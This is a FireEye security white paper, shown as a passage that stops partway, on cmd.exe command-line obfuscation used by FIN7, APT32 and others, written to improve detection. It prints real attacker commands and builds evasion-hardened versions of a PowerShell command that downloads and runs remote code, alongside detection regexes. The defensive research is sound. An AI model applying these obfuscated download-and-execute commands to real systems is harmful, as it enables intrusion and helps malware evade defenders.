WHITE PAPER

DOSfuscation:
Exploring the Depths of Cmd.exe Obfuscation and Detection Techniques

Author
Daniel Bohannon
Senior Applied Security Researcher

Contents

Introduction..........3

Obfuscation in the Wild..........4

Implications of this Research..........6

Obfuscating Binary Names..........7

Environment Variable Substrings..........8

For Loop Value Extraction..........9

Character Insertion Obfuscation..........11

Carets..........11

Double Quotes..........12

Parentheses..........12

Commas & Semicolons..........13

Example of Character Insertion Obfuscation..........13

Basic Payload Encoding..........16

Existing Environment Variables..........16

Custom Environment Variables..........17

Existing and Custom Environment Variables..........18

Advanced Payload Obfuscation..........21

Concatenation..........21

FORcoding..........26

Reversal..........29

FINcoding..........30

Detecting DOSfuscation..........31

Building Blocks for Payload Obfuscation..........31

Character Insertion Obfuscation..........32

General Cmd.exe Argument Obfuscation..........33

Generic Binary Argument Obfuscation..........34

Conclusion..........35

Acknowledgements..........35

Introduction

Skilled attackers continually seek out new attack vectors while employing evasion techniques to maintain the effectiveness of old vectors in an ever-changing defensive landscape. Numerous threat actors employ obfuscation frameworks for common scripting languages like JavaScript and PowerShell to thwart signature-based detections of common offensive tradecraft written in these languages.

However, as defenders' visibility into these popular scripting languages increases through better logging practices[1] and inline inspection of the execution phases of these languages via Microsoft's Antimalware Scan Interface[2], some stealthy attackers have shifted their tradecraft to languages that do not support this additional visibility. At a minimum, determined attackers are adding dashes of simple obfuscation to previously detected payloads and commands to break rigid detection rules.

FireEye's Advanced Practices Team is dedicated to developing detection capabilities for advanced TTPs (Tools, Techniques and Procedures) that attackers use in the wild. The author's role as a Senior Applied Security Researcher on this team entails researching existing and new areas of obfuscation and evasion to ultimately build more robust detection capabilities. Enumerating new problem spaces empowers one to more effectively detect the elusive tricks used by today's threat actors. This approach also drives forward detection capabilities for obfuscation techniques not yet identified in the wild.

In June 2017, the Advanced Practices Team identified FIN7 (a financially-motivated threat actor also known as Carbanak) testing a novel obfuscation technique native to cmd.exe. Prompted by this discovery, the author began researching obfuscation techniques supported by cmd.exe and hunting for their usage across client and customer environments and in public and private file repositories. These findings represent nine months of dedicated research, detection development and threat hunting across 10+ million endpoints all around the world.

The goal of this research is to enumerate the problem space of cmd.exe-supported obfuscation techniques to stay ahead of the next obfuscation trick that FIN7 or other threat actors might employ. It is with this defensive mindset that the author presents these research findings so other defenders can more effectively detect these obfuscation and evasion techniques.


1 FireEye documents PowerShell logging capabilities and recommendations at https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
2 Microsoft documents the Antimalware Scan Interface at https://blogs.technet.microsoft.com/mmpc/2015/06/09/windows-10-to-offer-application-developers-new-malware-defenses/

Obfuscation in the Wild

Numerous threat actors that FireEye tracks have increasingly used obfuscation to attempt to evade rigid detections. In June 2017, the author co-authored a blog post[3] with FireEye Incident Response Manager Nicholas Carr outlining three separate command line obfuscation techniques their team identified being used in the wild by three separate threat actors.

The first example originates from a phishing document attributed to FIN8, a financial threat actor with notably aggressive phishing campaigns. This document contains an obfuscated macro that uses process-level environment variables and PowerShell's standard input command functionality to hide all meaningful command line arguments from winword.exe's child process of cmd.exe and its grandchild process of powershell.exe.

De-obfuscated macro from FIN8 phishing document (February 2017)



3 FireEye documents obfuscation usage in the wild by FIN7, FIN8 and APT32 at https://www.fireeye.com/blog/threat-research/2017/06/obfuscation-in-the-wild.html

Mandiant incident responders captured a second example in real-time event data while responding to an APT32 (aka OceanLotus) intrusion in April 2017. This Vietnam-based threat actor, whose motivations appear to align with Vietnamese-government interests, frequently uses the Invoke-Obfuscation[4] PowerShell obfuscation framework to heavily obfuscate Cobalt Strike Beacon backdoor downloaders, but often downloads this second stage using the regsvr32.exe remote download technique known as "Squiblydoo". To evade rigid signatures for this technique that rely on command line argument values `/i:http://` or `/i:https://` being present, APT32 first used cmd.exe's escape character, the caret (^), and then in this later example used double quotes to break up these arguments.

Obfuscated regsvr32.exe command from APT32 (April 2017)

```
2017-04-19 10:31:00    regsvr32.exe /s /n /u /i:"h"t"t"p://[redacted].jpg scrobj.dll
```

The FireEye Advanced Practices Team identified the final example in a phishing document attributed to FIN7. The document employs novel execution and obfuscation techniques spread across multiple payloads. The document first drops a LNK file to disk and executes it. The LNK file writes an obfuscated JScript file to disk at `%HOMEPATH%\md5.txt` and executes it with wscript.exe. The JScript file then retrieves and executes the final payload from the original document via a `Word.Application` COM object. The JScript file contains a combination of concatenation `("Wor"+"d.Application")` and ASCII encoding to obfuscate the suspicious eval function: `(this[String.fromCharCode(101)+'va'+'l'])`. However, the LNK file contains the more novel obfuscation technique highlighted in the below screenshot:

Obfuscated cmd.exe command from malicious FIN7 LNK file (June 2017)

```
[String Data]
Relative path (UNICODE):        ..\..\..\Windows\System32\cmd.exe
Arguments (UNICODE):            /C set x=wsc@ript /e:js@cript %HOMEPATH%\md5.txt & echo try{
w=GetObject("","Wor"+"d.Application");this[String.fromCharCode(101)+'va'+'l'](w.ActiveDocument.Shape
s(1).TextFrame.TextRange.Text);}catch(e){}; >%HOMEPATH%\md5.txt & echo %x:@=%|cmd
Icon location (UNICODE):        c:\Users\andy\Desktop\2013-Word.ico
```

The attacker sets the wscript.exe command in a process-level environment variable called x before passing it to the final cmd.exe as standard input. The attacker also obfuscates the strings `wscript` and `/e:jscript` in the original cmd.exe command using `@` characters. The `@` characters are later removed from the command contents stored in the environment variable x using cmd.exe's native variable string replacement functionality. This string replacement functionality follows the form `%VariableName:StringToFind=NewString%` where `StringToFind` is the @ character and `NewString` is blank, so the @ character is simply removed. This string replacement technique allows the LNK file's obfuscated wscript.exe command to be de-obfuscated in memory before being passed to the final cmd.exe execution via standard input.

A simplified illustration of this sample's variable string replacement technique is shown below:

Simplified illustration of variable string replacement

```
cmd.exe /c set x=wsc@ript /e:js@cript … echo %x:@=%|cmd
```

Garbage delimiter

Delimiter removal

This technique was effective in bypassing several static detections and prompted the author to begin this research initiative of exploring cmd.exe-supported obfuscation techniques.

4 Invoke-Obfuscation source code can be downloaded from https://github.com/danielbohannon/Invoke-Obfuscation

Implications of this Research

The obfuscation techniques discovered in this research will potentially affect both static and dynamic detections dependent on command line arguments. Static detections include looking for command line arguments stored in data sources like registry keys, WMI classes and script file contents. Dynamic detections are based on command line arguments at process execution, whether capturing this data in real-time or from event logs.

The effect of obfuscation on static detections is easy to demonstrate with the previously mentioned FIN7 sample. A static detection looking for the strings wscript and /e:jscript inside the LNK file would not match on the obfuscated command. However, a dynamic detection looking for these same strings would successfully match on this sample's execution of wscript.exe. Though this payload de-obfuscates the wscript.exe command in memory before executing it, that will not always be the case. The layered obfuscation techniques that follow should serve as compelling evidence that many obfuscation techniques are never removed from child process arguments.

In addition, numerous malicious actions can be performed using an obfuscated cmd.exe command that never spawns a child process:

Table 1. Internal cmd.exe commands that do not create a separate child process

COMMAND DESCRIPTION	Command Syntax
File copy	`cmd /c copy powershell.exe benign.exe`
File deletion	`cmd /c del benign.exe`
File creation	`cmd /c "echo LINE1 > bad.vbs&&echo LINE2 >> bad.vbs"`
File read	`cmd /c type HOSTS`
File modification	`cmd /c "echo 127.0.0.1 cloud.security-vendor.com >> HOSTS"`
File listing	`cmd /c dir "C:\Program Files*"`
Directory creation	`cmd /c mkdir %PUBLIC%\Recon`
Symbolic link creation	`cmd /c mklink ClickMe C:\Users\Public\evil.exe`

Because several obfuscation techniques discovered in this research are never de-obfuscated on the command line for any process or child process, it is important to develop generic obfuscation detection capabilities for command line arguments regardless of the binary name. The Detecting DOSfuscation section of this paper outlines several approaches for detecting DOSfuscation-style obfuscation in static and dynamic data sources.


Obfuscating Binary Names

Many detections DFIR (Digital Forensics & Incident Response) practitioners discuss today rely on data points like parent/child process relationships (e.g. winword.exe spawning a child process of cmd.exe or powershell.exe) and process names paired with argument values (e.g. cmd.exe process execution containing the string `PowerShell` in the command line arguments). Although these data points are still extremely valuable for defenders, attackers can manipulate these elements to evade overly rigid detection logic.

A rule that alerts when a process called winword.exe spawns a child process named cmd.exe could be evaded by a malicious macro first copying cmd.exe to `benign.exe` and then invoking this renamed copy of cmd.exe. Ideally a binary renaming attack should be detected in its own manner. However, if a high-fidelity detection can be developed without relying on a specific binary name then that prevents a rule from being susceptible to this form of binary renaming attack.

Detection logic reliant on specific command line argument values is extremely susceptible to evasion via obfuscation. This susceptibility is more widely understood for static detections, though dynamic detections are not immune to this problem. For example, detection logic to generically detect potentially suspicious PowerShell executions might look for the strings `cmd` and `PowerShell` in registry keys and process command line arguments as shown in the below sample IOC (Indicator of Compromise):

Example IOC created with FireEye's free IOC Editor[5]



This simple IOC would detect the following example malicious command:

```
cmd.exe /c "powershell.exe IEX (New-Object Net.
WebClient).DownloadString('http://bit.ly/L3g1t')"
```

```
C:\>cmd.exe /c "powershell.exe IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')"
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

5 The FireEye IOC Editor can be downloaded for free from https://www.fireeye.com/services/freeware/ioc-editor.html

Environment Variable Substrings

One way to obfuscate the string `PowerShell` in the example command is to substitute individual characters with substrings of existing environment variable values. For example, executing the internal command `set`[6] displays all environment variable name and value pairs.

```
C:\>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\me\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
```

The `ALLUSERSPROFILE` environment variable contains the character r at the 4th and 7th indexes. These single characters can be retrieved using cmd.exe's native substring functionality: `%ALLUSERSPROFILE:~4,1%` or `%ALLUSERSPROFILE:~7,1%`.

```
C:\>echo %ALLUSERSPROFILE%
C:\ProgramData

C:\>echo %ALLUSERSPROFILE:~4,1%
r

C:\>echo %ALLUSERSPROFILE:~7,1%
r
```

Substituting the character r in PowerShell produces: Powe%ALLUSERSPROFILE:~4,1%Shell. Adding this obfuscation back into the sample malicious command results in:

```
cmd.exe /c "Powe%ALLUSERSPROFILE:~4,1%Shell.exe IEX (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')"
```

```
C:\>cmd.exe /c "Powe%ALLUSERSPROFILE:~4,1%Shell.exe IEX (New-Object Net.WebClient)
.DownloadString('http://bit.ly/L3g1t')"
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

6 Microsoft documents cmd.exe's set command at https://technet.microsoft.com/en-us/library/bb490998.aspx

The sample IOC will not detect this obfuscated command stored in registry or on disk because the string `PowerShell` no longer exists. However, it will detect the command line arguments when the process executes because existing environment variables resolve to their underlying value when executed by cmd.exe, even when substring syntax is used.

There are certainly evasion benefits to using obfuscation that causes the command on disk (in a registry key, batch file, macro, etc.) to differ from the command arguments at execution time. This is one of many examples in which detection logic might need to be altered depending on the data source.

For Loop Value Extraction

It is possible to construct a binary name like `cmd` or `PowerShell` in memory that does not resolve on cmd.exe's command line upon execution, evading both static and dynamic detections focusing on the presence of these values. NOTE: The author developed the following obfuscation technique and has not yet identified its use in the wild at the time of this publication.

Cmd.exe supports numerous internal commands that produce text containing the string `PowerShell`. Three such example commands are `set`[7], `assoc`[8] and `ftype`[9]. As mentioned previously, `set` displays all environment variable names and values.

Internal command set displays all environment variable names and values

```
C:\>set
ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\me\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
```

`Assoc` and `ftype` are related in that `assoc` displays file extension associations (e.g. the .accdc file extension has an association value of `Access.ACCDCFile.16`) and `ftype` maps file associations with the appropriate binary to execute or open the file (e.g. the association `Access.ACCDCFile.16` is configured to be executed by `MSACCESS.EXE`).

Internal command assoc displays file extension associations

```
C:\>assoc
.386=vxdfile
.5vw=wireshark-capture-file
.accda=Access.ACCDAExtension.16
.accdb=Access.Application.16
.accdc=Access.ACCDCFile.16
```

Internal command ftype maps file associations to binaries to execute/open specified file type

```
C:\>ftype
Access.ACCDAExtension.16=C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE /NOSTARTUP "%1"
Access.ACCDCFile.16="C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE" /NOSTARTUP "%1"
Access.ACCDEFile.16="C:\Program Files\Microsoft Office\Root\Office16\MSACCESS.EXE" /NOSTARTUP "%1" %2
```

The important concept here is that each of these internal commands produce text output containing at least one instance of the string `PowerShell`. This output can be captured and manipulated in memory using cmd.exe's `for`[10] loop.

Using `set` as an example, external binaries find.exe or findstr.exe can help identify the command output containing the string `PowerShell`. The command `set | findstr PowerShell` shows the environment variables Path and PSModulePath both contain the string `PowerShell`.

7 Microsoft documents cmd.exe's set command https://technet.microsoft.com/en-us/library/bb490998.aspx
8 Microsoft documents cmd.exe's assoc command at https://technet.microsoft.com/en-us/library/bb490865.aspx
9 Microsoft documents cmd.exe's ftype at https://technet.microsoft.com/en-us/library/bb490912.aspx
10 Microsoft documents cmd.exe's for loop at https://technet.microsoft.com/en-us/library/bb490909.aspx

```
C:\>set | findstr PowerShell
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\Syste
m32\WindowsPowerShell\v1.0\;C:\Users\me\AppData\Local\Microsoft\WindowsApps;
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\W
indowsPowerShell\v1.0\Modules
```

The Path variable value may vary across different systems depending on various installed programs and configurations, but the PSModulePath variable will likely have the same value on any given system. Case-sensitive substring values such as `PSM`, `SMo`, `Modu`, etc. can be used interchangeably to return only the PSModulePath variable.

```
C:\>set | findstr PSM
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;
C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```

This resultant command output contains two instances of the string `PowerShell`. Since both instances of this string are preceded and proceeded with `s` and `\` respectively, these can be used as delimiters for the entire string. These delimiters render the following thirteen tokens where the 4th and 11th tokens are the extracted string `PowerShell`:

PSModulePath environment variable value tokenized on delimiters \ and s

```
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
1  2  3  4  5  6  7  8  9  10  11  12  13
```

Cmd.exe's native for loop supports the above process using the delims and tokens fields on the output from the input sub-command to produce the string `PowerShell` with the following syntax:

```
FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a
```

Using this obtuse syntax cmd.exe's command line arguments never contain the string `PowerShell`, potentially affecting both static and dynamic signatures looking for this string. This syntax can easily be substituted into the previous PowerShell command, causing it to evade the example IOC's registry and process argument logic:

PSModulePath environment variable value tokenized on delimiters \ and s

```
C:\>cmd.exe /c "FOR /F "delims=s\ tokens=4" %a IN ('set^|findstr PSM')DO %a IEX (New-Object
Net.WebClient).DownloadString('http://bit.ly/L3g1t')"

C:\>PowerShell IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1t')
SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

This technique can be extended to any string or binary name contained in output from any arbitrary command (though internal commands like `set`, `assoc` and `ftype` have the advantage of not producing an unnecessary child process). However, sub-commands run in the context of cmd.exe's for loop produce an additional execution of cmd.exe with peculiar but consistent command line arguments. This byproduct of the for loop sub-command is an excellent opportunity to detect the dynamic usage of this style of obfuscation and is discussed in depth in the Detecting DOSfuscation section of this white paper.

Character Insertion Obfuscation

Numerous characters and insertion obfuscation techniques exist that further complicate signature-based detection approaches. These characters can be liberally applied to most components of any arbitrary cmd.exe command line argument. Collectively these characters can evade the sample IOC in the previous section and require a revised IOC to be significantly complex.

Carets

Cmd.exe's escape character, the caret (^), is the most commonly used obfuscation character within the context of cmd.exe. The caret character remains effective at evading many rigid signatures by breaking up almost any string on which a given detection might rely. It is also an excellent example of a command that in many cases looks different statically than it does dynamically.

However, as an obfuscation character the caret is slightly misunderstood with regards to layered escaping and determining the character's presence (or lack of presence) in child and grandchild processes. A common persistence location such as a registry Run key or Windows service might contain the following command where caret escape characters are double escaped:

```
C:\WINDOWS\system32\cmd.exe /c
P^^o^^w^^e^^r^^S^^h^^e^^l^^l^^.^^e^^x^^e^^
-No^^Exit -Ex^^ec By^^pass -^^EC YwBhAG^^wAYwA=
```

However, this command shows one less layer of escape characters when executed:

```
C:\WINDOWS\system32\cmd.exe /c
P^o^w^e^r^S^h^e^l^l^.^e^x^e^ -No^Exit -Ex^ec
By^pass -^EC YwBhAG^wAYwA=
```

Additionally, the remaining layer of escape characters does not persist into powershell.exe's command line arguments:

```
PowerShell.exe -NoExit -Exec Bypass -EC YwBhAGwAYwA=
```

Below is a helpful illustration[11] of layered escaping in cmd.exe:

Escape the Escape character

The escape character can be used to escape itself ^^ (meaning don't treat the first ^ as an escape character), so you are escaping the escape character:

```
The characters in bold get escaped:
     ^&   =>    &
   ^^^&   =>   ^&
 ^^^^^&   =>  ^^&
```

11 Useful information on layered escaping for cmd.exe at https://ss64.com/nt/syntax-esc.html

If one more layer of escape characters is added to the sample command, powershell.exe would throw an error since it does not treat the caret as an escape character like cmd.exe but rather uses the tick character (`) for escaping. Additionally, if cmd.exe encapsulates the remainder of its command with double quotes then the initial layer of escaping will be identical for both the static command (on disk, in registry, etc.) and its command line arguments when executed.

This escape character "half-life" should lead defenders to write IOCs and other detections slightly differently for static and dynamic command arguments. At a minimum it should prompt defenders to validate their detections can resiliently handle differing layers of escaping.

Double Quotes

Cmd.exe cannot escape double quotes, so an adjacent pair of double quotes is more like a concatenation of the overall argument that remains in the command line arguments of the executed binary.

Double quote characters are typically found on the command line delineating groupings of command arguments, especially when these arguments include whitespace. Double quotes inserted into the argument strings within these groupings do not affect the process execution and are not removed from the recorded command line arguments. This persistence into the recorded command argument is what makes the double quote an effective obfuscation character. For example, an IOC looking for the string `PowerShell` would be evaded if the command line argument instead contained `Pow””erSh””ell`.

Double quotes must be evenly balanced throughout the entire command. An odd number of double quotes in a command will cause errors. To keep things simple some attackers simply use adjacent paired double quotes ("") throughout the command line arguments to avoid tracking if an odd or even number of double quotes has been added to the command.

Though vastly under-used as obfuscation characters in the wild, double quotes are far superior to carets for obfuscation purposes for numerous reasons:

- Double quotes are used legitimately more frequently than caret characters, making it more difficult to differentiate malicious usage from benign.
- The caret character's "half-life" does not apply to double quotes since no escaping is occurring. Well-placed double quotes as obfuscation characters can easily persist several child processes deep into the final process.
- Double quotes can be placed in a supported binary's arguments (like cmd.exe) and then penetrate the command line arguments of binaries that do not allow the caret character to be used as an obfuscation character.

As mentioned previously, Mandiant incident responders have identified APT32 using double quotes to obfuscate regsvr32.exe's command line arguments:

```
regsvr32.exe /s /n /u /i:”h”t”t”p://<REDACTED>.jpg scrobj.dll
```

Parentheses

Evenly-paired parentheses can encapsulate individual commands in cmd.exe's arguments without affecting the execution of each command. These unnecessary parenthesis characters indicate the implied sub-command grouping interpreted by cmd.exe's argument processor. Paired parentheses can be liberally applied for obfuscation purposes as shown in the following simplified example:

```
cmd.exe /c (   ( ((echo Command 1)          )  ))
&&(  (        ((((echo Command 2)))))      )  )
```

This capability might adversely affect detection logic that pairs together multiple commands assuming only the possibility of whitespace between cmd.exe's logical operators (`&`, `&&` and ||) and the next command. For example, the regular expression `echo\s.*(&|&&|\|\|)\s*echo\s` to detect the above command (without parentheses) would need to change to `echo\s.*(&|&&|\|\|)[\ s\(]*echo\s` to detect the command with or without parentheses. Parentheses also add an additional cmd.exe execution in certain scenarios as will be seen in a later example.

Mandiant incident responders first identified Iranian threat actor APT35 (aka Newscaster) using parentheses in cmd.exe arguments, though this usage did not appear to be for intentional obfuscation purposes. The author has not identified any additional cases of parenthesis obfuscation in the wild.

Commas & Semicolons

The final obfuscation characters uncovered during this research are the comma and semicolon. The comma and semicolon are almost always interchangeable with one another and can be placed almost anywhere that whitespace is allowed in cmd.exe command line arguments. These characters can even serve as delimiters in places where whitespace delimiters are typically required (easily breaking the previous sample regular expression term `echo\s`):

Comma and semicolon cmd.exe obfuscation characters

```
,;,cmd.exe,;,/c,;,echo;Command 1&&echo,Command 2
```

In terms of persistence into child processes, the comma and semicolon characters strike a balance between the versatility of the double quote and the binary-specific limitations of the caret character. Though not affected by any "half-life" like the caret character, the validity of the comma and semicolon characters in descendant processes does depend on the binary and the character placement in the arguments. For example, `cmd.exe /c ",;netstat -ano"` executes successfully because ,; occurs in the context of cmd.exe. However, `cmd.exe /c "netstat; -ano,"` fails because netstat.exe does not recognize the comma or semicolon as a delimiter character like cmd.exe.

The author has also not identified these characters being used in the wild for obfuscation purposes, but rather discovered them by developing numerous fuzzing scripts to insert random characters into cmd.exe arguments and to test the validity of the obfuscated command.

Example of Character Insertion Obfuscation

A step-by-step example of applying these obfuscation characters is helpful in demonstrating their power in breaking rigid detection logic based on cmd.exe's command line arguments. This example command intentionally uses syntax and execution flags that are likely detected by numerous defensive solutions to illustrate the power of these obfuscation characters applied to almost any command.

The example command simply executes netstat.exe and returns the connections in a LISTENING state:

```
%COMSPEC% /b /c start /b /min netstat -ano | findstr LISTENING
```

The COMSPEC environment variable contains a 27-character value which is the full path to cmd.exe:

The COMSPEC environment variable located in a registry Run/RunOnce key, service path or System EID 7045 (Service Creation) event log message should set off alerts immediately as popular offensive frameworks like Metasploit use this environment variable in various generated payloads. However, there are numerous ways that an environment variable syntax can be manipulated and still produce the desired value. The underlying COMSPEC value can be produced by using any of the following substring syntax options including explicit substring lengths, negative indexing and substring lengths greater than the actual variable value length:

COMSPEC environment variable substring syntax obfuscation	
%COMSPEC:~0%	
%COMSPEC:~0,27%	%COMSPEC:~0,1337%
%COMSPEC:~-27%	%COMSPEC:~-1337%
%COMSPEC:~-27,27%	%COMSPEC:~-1337,1337%

In addition, variable substitution syntax can be applied both for values that do and do not exist in the variable value as well as using the :* syntax to match and substitute all characters leading up to and including the matching case-insensitive string:

COMSPEC environment variable substitution syntax obfuscation	
%COMSPEC:\=/%	%COMSPEC:*System32\=%
%COMSPEC:KeepMatt=Happy%	%COMSPEC:*Tea=Coffee%

For the above syntaxes the variable names can also include randomized casing and, in the substring examples, random whitespace and explicitly signed integers:

```
%coMSPec:~      -0,      +27%
```

The context of environment variable substring and substitution obfuscation is important. Using this syntax for the beginning of a command placed in a registry Run/RunOnce key or service, for example, will not execute properly. The cmd.exe context is required to properly interpret this variable manipulation. The operating system performs a find/replace on known environment variable syntaxes like %COMSPEC% in these locations but does not properly perform variable substring or substitution syntax. However, running this inside an existing cmd.exe session or a WScript.Shell object will properly expand the correct underlying value.

With this specific context in mind, the above variable substring syntax will be used in the current example:

```
%coMSPec:~      -0,      +27% /b /c start /b /
min netstat -ano | findstr LISTENING
```

Much of cmd.exe's command line argument whitespace, especially between the execution arguments, can be removed:

```
% coMSPec:~      -0,      +27%/b/cstart/b/min netstat -ano|findstr LISTENING
```

An important note: the process command line field, as recorded in Security EID 4688, Sysmon EID 1 or any real-time agent that records process execution arguments, adds a whitespace after the binary name even though no such whitespace exists in the input command. This further reinforces the need for certain detection rules to be written slightly differently for static and dynamic data sources. A signature with regular expression `[^\s]\/b\/c` would detect this command if found in a registry run key but would fail to detect the arguments upon process execution since the operating system adds a whitespace before the `/b` argument.

Operating System adds whitespace after binary name in command line arguments if no whitespace exists (Security EID 4688)

```
Creator Process Name:    C:\Windows\System32\cmd.exe
Process Command Line:    C:\Windows\system32\cmd.exe /b/cstart/b/min netstat -ano
```

All previously mentioned insertion obfuscation characters can be cumulatively added to this command:

Random whitespace

```
%coMSPec:~      -0,      +27%     /b     /c     start     /b     /min     netstat  
-ano    |    findstr    LISTENING
```

Comma and semicolon delimiter characters

```
,;,%coMSPec:~      -0,      +27%,;   ,;,  ;/b,   ;;;   ,/c,   ,,,   ;start;   ,  ;   ;/b
;  ,   /min    ,;netstat    -ano    |;   ,;findstr    LISTENING
```

Parenthesis sub-command obfuscation characters

```
,;,%coMSPec:~      -0,      +27%,;   ,;,  ;/b,   ;;;   ,/c,
,,,   ;start;   ,  ;   ;/b   ;  ,   /min    ,;netstat    -ano
|;   ,;(    (,;,((findstr    LISTENING)),;,)    )
```


Caret escape characters in multiple escaping layers

```
,;,%coMSPec:~      -0,      +27%,;   ,;,  ;^^^^/^^^^b^^^^,
;;;   ,^^^^/^c,   ,,,   ;^^st^^art^^;   ,  ;   ;/^^^^b   ;  ,
^^^^/^^^^min    ,;net^^^^stat ^^^^  ^^^^-a^^^^no   ^^^^  ^|;
,;(  ^   (,;^,(^(fi^^^^ndstr    LIST^^^^ENING)^),;^,)  ^   )
```

Adjacent paired double quotes to persist into final command line arguments of netstat.exe and findstr.exe executions

```
,;,%coMSPec:~      -0,      +27%,;   ,;,  ;^^^^/^^^^b^^^^,   ;;;
,^^^^/^c,   ,,,   ;^^st^^art^^;   ,  ;   ;/^^^^b   ;  ,  ^^^^/^^^^min
,;net^^^^st""at  ^^^^  ^^^^-a^^^^n""o   ^^^^  ^|;   ,;(  ^
(,;^,(^(fi^^^^nd""str    LIST^^^^EN""ING)^),;^,)  ^   )
```

The command line arguments for all execution events associated with the above command are displayed in bottom-to-top ordering:



The whitespace and double quotes are the only obfuscation characters that persist all the way into the child and grandchild processes of netstat.exe and findstr.exe, while the carets, commas, semicolons and parentheses fade out before this final process execution.

The cmd.exe invocations beginning with the exact arguments `C:\Windows\system32\cmd.exe /S /D /c"` are byproducts of cmd.exe's for loop sub-commands, command output piped into a separate binary (e.g. netstat.exe result piped to findstr.exe) and external commands encapsulated with parentheses (e.g. findstr.exe command in above example). Even if the originating command is a renamed copy of cmd.exe (i.e. c:\windows\system32\not_cmd.exe) these byproduct invocations will still originate from C:\Windows\system32\cmd.exe.

The layered application of these obfuscation characters can be extremely effective in evading rigid detections heavily focused on command line arguments. Even if a defender monitors all usage of the discussed obfuscation characters, additional obfuscation and encoding techniques exist that do not rely on these characters. These additional techniques are built on environment variable manipulation and encoding.

Basic Payload Encoding

Environment variables' native substring functionality can be used to encode cmd.exe payloads in script files. As the author began searching through public and private file repositories for the previously detailed obfuscation techniques, numerous examples encoded with environment variables emerged. These examples are exclusively batch files encoded with substrings of existing environment variables, custom environment variables or a combination of both. The payload encoding techniques in these samples only affect static detections because these encodings do not remain in the dynamic execution of external commands in the batch files.

Existing Environment Variables

